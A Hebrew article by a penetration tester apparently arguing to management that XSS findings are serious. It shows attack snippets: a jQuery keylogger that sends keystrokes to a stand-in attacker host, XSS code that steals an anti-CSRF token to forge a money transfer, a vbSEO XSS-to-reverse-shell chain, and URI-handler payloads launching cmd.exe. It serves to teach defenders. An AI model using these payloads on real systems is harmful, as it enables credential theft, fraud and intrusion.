Digital Whisper
Technologic Papers

למה מומלץ להקשיב ל-PenTester שלך (או: וקטורי XSS מתקדמים)

מאת אפיק קסטיאל / cp77fk4r

הקדמה

בתור Penetration Tester יצא לי להשתתף בלא מעט ישיבות הנהלה בעקבות דו"חות בדיקה שהגשתי, ולא מעט פעמים (ואני בטוח שכל Penetration Tester שיקרא שורות אלה יסכים איתי...) עולה הדיון סביב המתקפה Cross Site Scripting. במהלך הדיון אני מוצא את עצמי נאלץ לשכנע את צוות הפיתוח, ראש הצוות שלהם, לקוח המערכת הנבדקת ולפעמים אפילו את מזמין הבדיקה (פונקציה כלשהי מצוות אבטחת המידע בארגון) למה דירגתי את הממצא כגבוה (כמובן, במידה ועשיתי זאת).

הטיעונים שעולים מצד ההגנה הם בדרך כלל בסגנון:


- "זה רץ רק ב-Client Side, כמה זה יכול לפגוע במערכת?".
- "אנחנו משתמשים ב-HTTPOnly, מה אכפת לי מ-XSS?, וחוץ מזה, אנחנו לא שומרים שום דבר מעניין בעוגיה".
- "אין במערכת שום דבר מעניין, אין פרטים אישיים, אין מידע רגיש, אין כלום".
- "מדובר במערכת בתוך ה-LAN, מה כבר יהיה אפשר לעשות עם זה?".
- "כל הטפסים הרגישים שלנו מוגנים ב-Token-ים נגד CSRF, בלתי אפשרי לנחש אותם".
- "XSS מוגבל אך ורק לדפדפן, כמה נזק כבר אפשר לעשות?".
- ועוד שטויות בסגנון.

במאמר הזה, אציג מספר וקטורי XSS שראיתי לנכון כמעניינים - המסבירים, לפחות לדעתי, מה פוטנציאל הנזק האמיתי הקיים ב-XSS. חשוב לי להדגיש כי לא המצאתי את וקטורי התקיפה שאציג במהלך המאמר, אבל בהחלט אנתח אותם מזווית הראיה שלי ואסביר כיצד אותן דוגמאות עונות על השאלות ופניני החוכמה שיצא לי לשמוע במהלך ישיבות אלו.

"זה רץ רק ב-Client Side, כמה זה יכול לפגוע בשרת", או: From XSS to RCE

אפשר לתקוף את האמרה הטפשית הזאת במספר דרכים, החל מלהציג כמה נזק אפשר לבצע ע"י ריצה **רק** בצד הלקוח, (לדוגמא: תולעי ה-XSS, כמו התולעת JS.Spacehero, שסאמי קמקר שיחרר ב-MySpace ב-2005). וכלה בלהציג כיצד בעזרת XSS ניתן, במקרים מסויימים, להריץ קוד ב-Server Side.

הדוגמא הבאה, הוצגה לראשונה ב-2011, כפוסט בבלוג של Exploit-DB, על ידי MaXe (ה-Founder של InterN0T), החולשה נמצאה במערכת vbSEO. מדובר בפלאגין SEO למערכות פורומים vBulletin. MaXe מצא חולשת XSS בפלאגין בפיצ'ר LinkBack (פיצ'ר בסיגנון של PingBack ,Trackback וכו') המאפשרת לו להריץ קוד Javascript על כל משתמש הנכנס לממשק הניהול של הפלאגין. הרעיון הוא ליצור עמוד באינטרנט המפנה לפוסט בפורום בתצורת LinkBack - לאחר כניסה אליו דרך הלינק (ע"י התוקף), פרטיו ישמרו במסד הנתונים ויוצגו למנהל המערכת בעת כניסה לממשק הניהול. MaXe מצא דרך להכניס קוד Javascript בכותרת הלינק, מה שיגרום למערכת הניהול להריץ את הקוד בעת ניסיון הצגת כותרת העמוד.



[במקור: http://www.exploit-db.com/images/maxevbseo/webtool06.png]


לדוגמא, אם ניצור את העמוד HTML הבא:

```
<html>
  <head>
    title>[XSS String]</title>
  </head>
  <body>
    <a href="http://vb-forum/some-forum-thread.html">Link!</a>
  </body>
</html>
```

[במקור: http://www.exploit-db.com/exploits/16076/]

נכנס אליו (בתור התוקף!), ונלחץ על הקישור: מערכת ה-vbSEO באופן אוטומטי תזהה את הכניסה בצד השרת ותכניס את הפרטים למסד הנתונים, תחת ה-Description תכנס המחרוזת שמופיעה בין תגיות הכותרת (<title> ו-</title>) ללא סינון הקלט. וכך, כאשר מנהל יכנס למערכת הניהול, היכן שמופיעים לו כלל ה-LinkBacks - הוא יפעיל את הטריגר.

עד כאן מדובר ב-XSS פשוט, אך MaXe לקח את הממצא צעד אחד קדימה וביצע באמצעותו מתקפת CSRF (תוך כדי גניבת ה-Adminhash וה-SecurityToken של המשתמש - שנועד היה למנוע מתקפות מסגנון זה) שתפקידה היה להשתמש ב-SESSION של כל מי שנכנס לממשק הניהול (aka - מנהלי המערכת) להוסיף פלאגין חדש במערכת דרך פיצ'ר הקיים במערכות vBulletin.



[במקור: http://www.exploit-db.com/images/maxevbseo/webtool12.png]

תוכן הפלאגין עצמו לא כל כך משנה, העיקר הוא שפלאגינים ב-vBulletin הם חלק מהמערכת לכל דבר, הם כתובים ב-PHP, והם כמובן - רצים על השרת. MaXe, לשם ההדגמה, הכין פלאגין שמריץ Reverse Shell על השרת.

בעת פרסום הפוסט, MaXe גם הכין כלי ב-Python שמאפשר לסגור את כל ה-Loop הזה בצורה זריזה לשם ההדגמה, ניתן להריץ אותו מכאן:

http://www.exploit-db.com/sploits/evilwebtool.tar.gz

אני מסכים, לא מדובר בוקטור XSS סטנדרטי, ועל מנת לממש דומים אליו - עלינו לשלבו עם חולשות נוספות שעלינו לאתר במערכת (כגון CSRF). אבל בכל זאת - המוצר קיים, אנחנו לא במעבדה וזה יכול לקרות במערכות נוספות.

"אנחנו משתמשים ב-HTTPOnly, וחוץ מזה, אנחנו לא שומרים שום דבר מעניין בעוגיה" - או: XSS Based KeyLogger

בדרך כלל, כאשר אני שומע את השורה הזאת במהלך הדיון - אני בסופו של דבר מגלה כי הבחור שטען אותה חשב שאפשר רק לגנוב את ה-Cookies בעזרת XSS. ומנקודת מבט זו - באמת, אם אנו לא שומרים שום דבר מעניין בעוגיה ומשתמשים ב-HTTPOnly, אנחנו אמורים להיות בסדר (למרות שכבר ראינו מקרים כגון זה). אבל אנחנו יודעים שבעזרת XSS אפשר לעשות מעבר. דוגמא מעולה לשורה קלאסית זו היא יצירת KeyLogger מבוסס jQuery שישלח לשרת הנמצא בבעלותינו את הקשות המקלדת שהקורבן שלנו יקיש.

על מנת לבצע זאת יש כמובן למצוא XSS שיאפשר לנו להוסיף קוד לאחד מעמודי האתר, לאחר מכן, עלינו ליצור עמוד צד שרת שידע לקבל פרמטרים ב-GET ולאחסן אותם בעמוד מקומי, משהו כמו:

```
<?
  $f = fopen("/log.txt","a+");
  fputs($f,$_SERVER['REMOTE_ADDR']."\t".$_GET['t']."\t".chr($_GET['x'])."\n");
  fclose($f);
?>
```

[במקור: https://www.idontplaydarts.com/2011/05/javascript-keylogger-in-jquery]

ובעמוד הפגיע ל-XSS עלינו לשתול את הקוד הבא:

```
<script src="http://code.jquery.com/jquery-1.6.1.min.js"></script>
<iframe src="/login.php" id="w" style="width:100%; height:100%;
position:absolute; top:0; left:0; z-index:2; background-color:#ffffff;"
onload="$('#w').contents().keypress(function(event)
{$.get('http://www.attackersite.com/keylogger.php?x='+event.which+'&t='+event.t
imeStamp,function(data){});});"></iframe>
```

[במקור: https://www.idontplaydarts.com/2011/05/javascript-keylogger-in-jquery]

כמובן שבמידה והאתר כבר עושה שימוש ב-jQuery, אין צורך בשורה הראשונה.

בעזרת הקוד הנ"ל אנו בעצם טוענים את אותו העמוד הפגיע (login.php) ללא ה-XSS, ומוסיפים תחת תחת onload קריאה לפונקציה שעוקבת אחר ה-keypress ושולחת את ה-data של האירוע (האות שהוקלדה) לשרת של התוקף (http://www.attackersite.com/keylogger.php).

במידה ואיתרנו Persistent / Stored XSS בעמוד ההתחברות, כמו במקרים של:

- XSS בעמוד הראשי של מערכת פורומים ובאותו עמוד גם ניתן להתחבר לחשבון המשתמש.
- XSS בתגובות בבלוג, וניתן להתחבר לחשבון המשתמש כחלק מהכנסת התגובה (כמו למשל ב-DigitalWhisper).
- ועוד..

נוכל להכניס את הקוד הנ"ל ולקבל את פרטי ההתחברות של כל משתמש שיתחבר לפורום בזמן שהקוד שלנו פעיל. אם אתחבר ואזין את פרטי ההתחברו שלי (לדוגמא: admin : Secret!), קובץ ה-log יראה כך:

```
127.0.0.1   1371314757876     a
127.0.0.1   1371314758173     d
127.0.0.1   1371314758413     m
127.0.0.1   1371314758686     i
127.0.0.1   1371314758909     n
127.0.0.1   1371314760330     S
127.0.0.1   1371314760572     e
127.0.0.1   1371314760803     c
127.0.0.1   1371314761143     r
127.0.0.1   1371314761302     e
127.0.0.1   1371314761515     t
127.0.0.1   1371314762747     !
```

לא משנה מה נשמר בעוגיה, לא משנה האם נעשה שימוש ב-HTTPOnly, לא משנה כיצד סיסמאות המשתמשים נשמרות במסד הנתונים, כך נוכל, בעזרת XSS, לגנוב את פרטי ההתחברות של המשתמשים במערכת ולהשיגם כ-ClearText.

פרוייקט נוסף של jQuery KeyLogger, ניתן למצוא בקישור הבא:

http://cross-site-scripting.blogspot.co.il/2010/03/javascript-keylogger-11-released-http.html

"כל הטפסים הרגישים שלנו מלווים ב-Token-ים נגד CSRF, בלתי אפשרי לנחש אותם" - או XSS to bypass CSRF Protections

נכון, תוקף לא יוכל לנחש את ה-Token-ים שהוגרלו על ידי מנוע הצד-שרת, אבל אם הוא מצא XSS באותו הדומיין, הוא גם לא צריך לנחש, או פשוט יוכל להשיג אותו. אבל לפני כן - קצת על הגנות נגד CSRF.

בעזרת מתקפות CSRF תוקף יכול לגרום למשתמש תמים לבצע פעולות מבלי ידיעתו, לדוגמא - לשנות את הסיסמה לחשבון שלו, או לבצע העברה בנקאית לחשבון התוקף. על מנת להתגונן מפני מתקפות אלו ניתן להוסיף לתוקף רכיבים שדורשים "מגע אדם" על מנת לוודא שאכן אדם מעורב במהלך מילוי הטופס. דוגמא לרכיב כזה הוא CAPTCHA, ברור לנו כי אם מדובר ב-CAPTCHA רצינית שנכתבה כמו שצריך - סקריפט פשוט לא יוכל למלא אותה, ואם מצורפת לטופס העברה הבנקאית CAPTCHA מאומתת - ניתן להניח בבטחה כי אדם, ולא סקריפט זדוני, ביצע את שליחת הטופס. ברב המקרים, CAPTCHA הינה פתרון מאובטח דיו, אך מציק מאוד למשתמשים, ולכן ארגונים מעדיפים שלא להשתמש בה.


במקרים מסויימים, ניתן להשתמש בפריט מידע שידוע רק למשתמש, לדוגמא - ניתן לדרוש מהמשתמש להקליד את סיסמאתו כאשר הוא מעוניין להחליף אותה, ברור לנו שהתוקף לא יודע את סיסמאתו של המשתמש (אם כן, למה שהוא ירצה לגרום למשתמש לשנות אותה?), ואם בעת תהליך שינוי הסיסמה - התהליך מגובה בסיסמאתו הנוכחית (לפני השינוי) של המשתמש - ניתן הניח בבטחה כי מדובר במשתמש האמיתי ולא בסקריפט זדוני.

אך כמו עם ה-CAPTCHA, גם כאן - אנו מעדיפים לדרוש מהמשתמש להקליד את סיסמאתו כמה שפחות, דרישה להקליד את הסיסמה מספר רב של פעמים תגרום בסופו של דבר ליצירת סיסמאות פשוטות וקלות לניחוש.

ישנם מערכות הדורשות הכנסת OTP (קיצור של One Time Password) המגובה ברכיב חומרה חיצוני, מדובר בפתרון מעולה מבחינת אבטחת מידע, אך מבחינת נוחות המשתמשים מדובר בקטסטרופה, ומבחינת גמישות המערכת - מדובר בכישלון, כל משתמש שירצה להרשם לאתר יאלץ לחכות שנשלח לו בדואר רכיב שכזה, שלא נדבר על הוצאות כלכליות הכרוכות בשיטה זו.

כנראה בשל הסיבות שהזכרתי ועוד נוספות, הפתרון הנפוץ ביותר כיום להגן מפני מתקפות CSRF הינו השימוש ב-Token-ים הנוצרים באופן אוטומטי לכל טופס בצד השרת, ונבדקים בעת קבלת הטופס מידי המשתמש לאחר שליחתו.

כאשר גולש ממלא טופס, השלבים נראים כך:



שלב ראשון: המשתמש גולש לעמוד בו מאוחסן הטופס (HTTP GET).


שלב שני: השרת שולח לעמוד את פרטי הטופס (HTTP RESPONS), הטופס נראה כך:

```
<form name="transaction" action="transactions.php" method="post">
      from: <input type="text" name="from_id">
      to: <input type="text" name="to_id">
      amount: <input type="text" name="amount">
      <input type="submit" value="go!">
</form>
```

שלב שלישי: המשתמש ממלא את פרטי הטופס ושולח לשרת (HTTP GET).

שלב רביעי: השרת מפרש את פרטי הטופס ומבצע את ההוראות הכתובות בו.

במידה ולא קיים שום מנגנון הנועד למנוע מתקפות CSRF, אין שום תלות בין השלב השני לשלב השלישי בתהליך, ולכן, גורם זדוני יוכל לשלוח למשתמש לינק ולגרום לו לבצע את השלב השלישי ללא כל כוונה, כמובן שאותו גורם זדוני יכול גם לשלוט בפרטי הטופס, וכך לגרום לשרת לבצע את ההוראות בשם המשתמש התמים:



[חשוב לציין כאן כי מתקפות CSRF יעבדו רק במידה ובין המשתמש והשרת קיים רכיב אימות, כגון עוגיה ברת תוקף או סשן פעיל מול השרת].


הלינק יפנה לקוד שיטען באופן בלתי נראה את הקוד הבא ולאחר מכן יפנה אותו לעמוד תמים:

```
<form name="transaction" action="transactions.php" method="post">
      <input type="hidden" name="from_id" value="victim_account">
      <input type="hidden" name="to_id" value="attacker_account">
      <input type="hidden" name="amount" value="133333337">
</form>
<script> document.transaction.submit();</script>
```

במידה וקיים מנגנון CSRF, כגון Anti CSRF Tokens, נוצרת תלות (מבחינת השרת), בין השלב השני (שליחת עמוד הטופס למשתמש), השלב השלישי (שליחת הטופס על ידי המשתמש לאחר מילוי הפרטים בו), ובין השלב הרביעי (השלב בו השרת מבצע את הפרטים שנשלחו על ידי המשתמש). התלות כמובן, תלויה בסוג ה-Token שמפתח המערכת יצר, אך בדרך כלל יהיה מדובר במחרוזת הנוצרת על ידי **השרת** בשלב השני, נשלחת על ידי **המשתמש** בין שאר הפרמטרים הקיימים בטופס בשלב השלישי, ונבדקת על ידי השרת בשלב הרביעי, לפני ביצוע ההוראות הכתובות בטופס. וזה נראה כך:

שלב ראשון: המשתמש ניגש לשרת ומבקש את הטופס:

שלב שני: השרת יוצר את עמוד ה-HTML המכיל את הטופס ובנוסף אליו (כחלק ממנו) נוצר גם SCRF Token:



הטופס יראה כך:

```
<form name="transaction" action="transactions.php" method="post">
      from: <input type="text" name="from_id">
      to: <input type="text" name="to_id">
      amount: <input type="text" name="amount">
      <input type="hidden" name="anti_csrf_token" value="unguessable_value">
      <input type="submit" value="go!">
</form>
```

שלב שלישי: המשתמש ממלא את פרטי הטופס ושולח אותם לשרת, מבחינתו ה-CSRF Token לא קיים:

שלב רביעי: השרת מקבל את הטופס מהמשתמש ולפני שהוא מבצע את הפעולות הכתובות בו הוא בודק האם הערך שנשלח מהמשתמש ב-CSRF Token שווה לערך הקיים אצלו. במידה ולא - השרת זורק את הטופס ומחזיר שגיאה בהתאם.

שימוש ב-CSRF Tokens מונע מתוקף זדוני לבצע מתקפות כגון CSRF מפני שבמתקפה זו הוא אינו יכול לגשר על הפער הנוצר מהתלות הקיימת בין השלב השני, השלישי והרביעי, כי הוא שולט אך ורק בשלב הראשון (מפני השלב השני, השלישי והרביעי מתרחשים רק בין הנתקף לשרת).

אז, כיצד תוקף יכול להשיג שליטה על המידע הקיים גם בשלבים מעבר לשלב הראשון? בעזרת שימוש במתקפות XSS. במידה והתוקף זיהה כי המערכת פגיעה למתקפות XSS הוא יכול לשלב אותה ביחד עם מתקפת ה-CSRF ולגשר על הפער הקיים אצלו - הערך הקיים ב-CSRF Token. מתקפת XSS מאפשרת לתוקף להשיג שליטה על העמוד כאשר הוא נשלח למשתמש, תוקף יוכל לנצל זאת על מנת להשיג את הערך הקיים ב-CSRF Token ולהכניסו בעת מילוי הטופס שנשלח ללא ידיעת המשתמש. על מנת לגשת לערך המשתנים הקיים בטופס. ניתן לבצע זאת בעזרת מספר שיטות, אציג כאן אחת מהן:

ראשית עלינו לגרום לעמוד בו מצאנו את ה-XSS לטעון כ-IFrame את העמוד בו קיים הטופס שאותו אנו מעוניינים שהמשתמש ימלא, נטען אותו בצורה כך שהמשתמש לא יראה את תוכן ה-IFrame על ידי הקטנת גודלו ל-0 על 0 פיקסלים:

```
document.write('<iframe id="iframe" src="account_actions/transactions.php"
width="0" height="0"></iframe>');
```

נרצה, לאחר טעינת העמוד, להריץ קוד נוסף, ולכן נוסיף את:

```
document.write('<iframe id="iframe" src="account_actions/transactions.php"
width="0" height="0" onload="get_csrf_token()"></iframe>');
```

הפונקציה get_csrf_token() תבצע שני פעולות: היא תקרא את הערך השמור ב-ANTI_CSRF_TOKEN, ולאחר מכן תמלא את הפרטים שאנו מעוניינים שיהיו בטופס (מאיזה חשבון לשלוח את הכסף, לאיזה חשבון, כמות להעברה וכמובן, את ה-ANTI_CSRF_TOKEN) ותשלח אותו לשרת בשמו של המשתמש התמים.

היא תראה כך:

```
function get_csrf_token()
{
   document.write'<form name="transaction" action="transactions.php"
   method="post">
   <input type="hidden" name="from_id" value="victim_account">
   <input type="hidden" name="to_id" value="attacker_account">
   <input type="hidden" name="amount" value="133333337">
   <input type="hidden" name="anti_csrf_token" value=
         document.getElementById("iframe").contentDocument.forms[0].
         anti_csrf_token.value;>
   </form>';
   document.transaction.submit();
```

מבחינת האתר עצמו, הפעולה נראת כאילו המשתמש ביצע אותו, הוא מבקש את העמוד בו קיים הטופס, לאחר מכן ממלא אותו ושולח בחזרה. הערך שהשרת מצפה לקבל במשתנה anti_csrf_token הוא בדיוק הערך שאותו הוא שלח שניות בודדות לפני כן למשתמש.

"XSS מוגבל אך ורק לדפדפן, כמה נזק כבר אפשר לעשות?" - או Cross Aplication Scripting

עוד פנינת חוכמה ששומעים לא מעט היא: "XSS מוגבל אך ורק לדפדפן, כמה נזק כבר אפשר לעשות?", מי שמחזיק בטענה הזאת כנראה לא שמע על האח החורג של XSS המוכר כ-Cross Aplication Scripting. הרעיון הוא שבעזרת קוד XSS ניתן להפעיל אפליקציות Desktop שונות ומגוונות ולנצל בהן חולשות. אני לא יודע למה, אבל לפי ויקיפדיה, המתקפה הוצגה לראשונה בכנס Security Summit 2010 במילאן ע"י שלושה חוקרי האבטחה Emanuele Gentili, Alessandro Scoscia ו-Emanuele Acri (את המצגת ניתן להשיג כאן). אבל כבר ב-Black Hat 2008 שלושה חוקרים אחרים (Nahan McFeters, Billy Kim Rios ו-Rob Carter) הציגו את הרעיון בצורה נרחבת יותר. הרעיון עצמו פשוט יחסית, שכמעט מפתיע שרק אז הוא הוצג לראשונה.

הרעיון הוא שדפדפנים שונים מגיבים לסוגים לינקים באופן שונה, לדוגמא, אם נכנס ללינק:

mailto:aaa@aaa.com

תפתח לנו תוכנת ה-Outlook כאשר ב-To נראה את המחרוזת aaa@aaa.com. מבחינת מערכת ההפעלה ה-URI mailto:// מקביל לפקודה:

```
"C:\PROGRA~1\MICROS~1\Office14\OUTLOOK.EXE" -c IPM.Note /m "%1"
```

דוגמא נוספת היא ה-URI:

telnet:towel.blinkenlights.nl

אם נלחץ על הקישור, תקפוץ לנו תוכנת ה-telnet ותתחבר ל-towel.blinkenlights.n (ממליץ בחום). למה זה קורה? מפני שה-URI הנ"ל מקושר במערכת הפעלה לפקודה:

```
"C:\Windows\System32\rundll32.exe"
"C:\Windows\System32\url.dll",TelnetProtocolHandler %l
```

דוגמאות נוספות הן ה-URI הבאים:

```
Acrobat:
Callto:
File:
ftp:
gopher:
hello:
mms:
mmst:
mmsu:
msbd:
nntp:
shell:
svn:
skype:
```

הרעיון הוא שנוכל לגרום לתוכנות החיצוניות מהדפדפן לפעול ולהפעיל את עצמן ולבצע דברים שונים. אחת הדוגמאות הקלאסיות היא Stack Overflow בתוכנת המסרים המיידיים Trillian שהתגנה ב-2008. כאשר היא מותקנת על המחשב ומוגדרת כברירת מחדל לשיחות מידיות, ה-URI aim:"//" מקושר אליה, והוא בתורו קושר במערכת הפעלה לפקודה:

```
Rundll32.exe "C:\Program Files\Trillia\plugins\aim.dll",
aim_util_urlHandler url="%1" ini="c:\program
files\trillian\users\default\cache\pending_aim.ini"
```

ב-2008 גולש אנונימי פרסם חולשה מסוג Stack Overflow ב-Trillian שנגרמת בשל חוסר בדיקת הקלט המוכנס ל-%1. מסתבר כי כל קלט המגיע לאחר ה-aim:// נכנס ישירות ל-%1 מבלי להיבדק. אם לדוגמא היינו לוחצים על לינק שנראה כך:

```
aim:///#1111111/11111111111111111111111111111111111111111111111111111111
11111122222222222222222222222222222222222222222222222222222222222222222
[…]
88888888888888888888889999999999999999999999999999999999999999999999999999
99999999999999999999000000000000000000000000000000000000000000000000000000
000000000000
```

Trillian הייתה קורסת, ולתוקף הייתה שליטה על המצביע הבא בטבלת ה-SEH. סוף המשחק.

דוגמאות נוספת הם הקישורים הבאים:

```
mailto:%00%00../../../../windows/system32/cmd".exe
../../../../../windows/system32.calc.exe " - " blah.bat

nntp:%00%00../../../../windows/system32/cmd".exe
../../../../../windows/system32.calc.exe " - " blah.bat

news:%00%00../../../../windows/system32/cmd".exe
../../../../../windows/system32.calc.exe " - " blah.bat

snews:%00%00../../../../windows/system32/cmd".exe
../../../../../windows/system32.calc.exe " - " blah.bat

telnet:%00%00../../../../windows/system32/cmd".exe
../../../../../windows/system32.calc.exe " - " blah.bat
```

כניסה לכל אחד מהקישורים הבאים ע"י אחד הדפדפנים המבוססים על Gecko הייתה גורמת להרצת קוד על המכונה הגולשת.

ניתן להמשיך ולהביא עוד מספר לא קטן של דוגמאות מהסגנון, כגון MS07-035 שהתגלתה בדפדפן IE של מיקרוסופט, ב-URI: "res://". או ב-URL: "firefoxurl" ו-"navigatorurl" ועוד ועוד, אבל אעצור כאן.

הרעיון הוא שבעזרת XSS ניתן לגרום לדפדפן להשתמש באחד מה-URI שמפעילים תוכנות חיצוניות ולנצל חולשות הקיימות בהן ומשם להגיע להרצת קוד על המכונה. אז XSS מוגבל אך ורק לדפדפן עצמו? אני לא בטוח.

סיכום

הוקטורים שהצגתי במאמר אומנם לא שיא הטכנולוגיה, אך לדעתי מראים בצורה יפה כיצד ניתן, בעזרת קצת דימיון להשיג מעבר לתוצר שמתקפת XSS קלאסית (כמו שרואים בדרך כלל בדו"חות PT) נותן לנו. המטרה כאן הינה להציג את הפוטנציאל הקיים ב-XSS ובעזרתה להתמודד עם רב הטענות העולות כנגד XSS.

עם זאת, יש טענות שאני פשוט לא מוכן להתווכח איתן, לדוגמא: "אין במערכת שום דבר מעניין, אין פרטים אישיים, אין מידע רגיש, אין כלום". השאלה שאני תמיד שואל כשמעלים את הטענה היא: "אז למה הזמנת את הבדיקה?", ובדרך כלל, עלות התיקון קטנה פי כמה מעלות הבדיקה, כך שאם הבדיקה בוצעה - כבר עדיף להשלים את המלאכה וגם לתקן את הממצאים... בנוסף, תמיד חשוב לבדוק אם ישנן מערכות נוספות הנמצאות באותו הדומיין - נוכל להשפיע גם עליהן.

אני מקווה שבמאמר זה הצלחתי להעביר את המסר שלי. אין לזלזל במתקפות או בסקופ שלהן, בסבירות גבוהה ניתן למנף כל מתקפה ולהשיג בעזרת כך יכולות שלא היינו מעוניינים לשים בידי התוקף.

אז חשבתם ש-XSS מוגבל רק לדפדפן? תחשבו שוב. חשבתם ש-XSS משפיע אך ורק על צד הלקוח? תחשבו שוב. חשבתם שאם אתם משתמשים בהצפנות או ב-HTTPOnly אתם מוגנים? תחשבו שוב.

לקריאה נוספת

- https://www.owasp.org/index.php/Cross_Site_Scripting_Flaw
- http://www.exploit-db.com/wp-content/themes/exploit/docs/24559.pdf
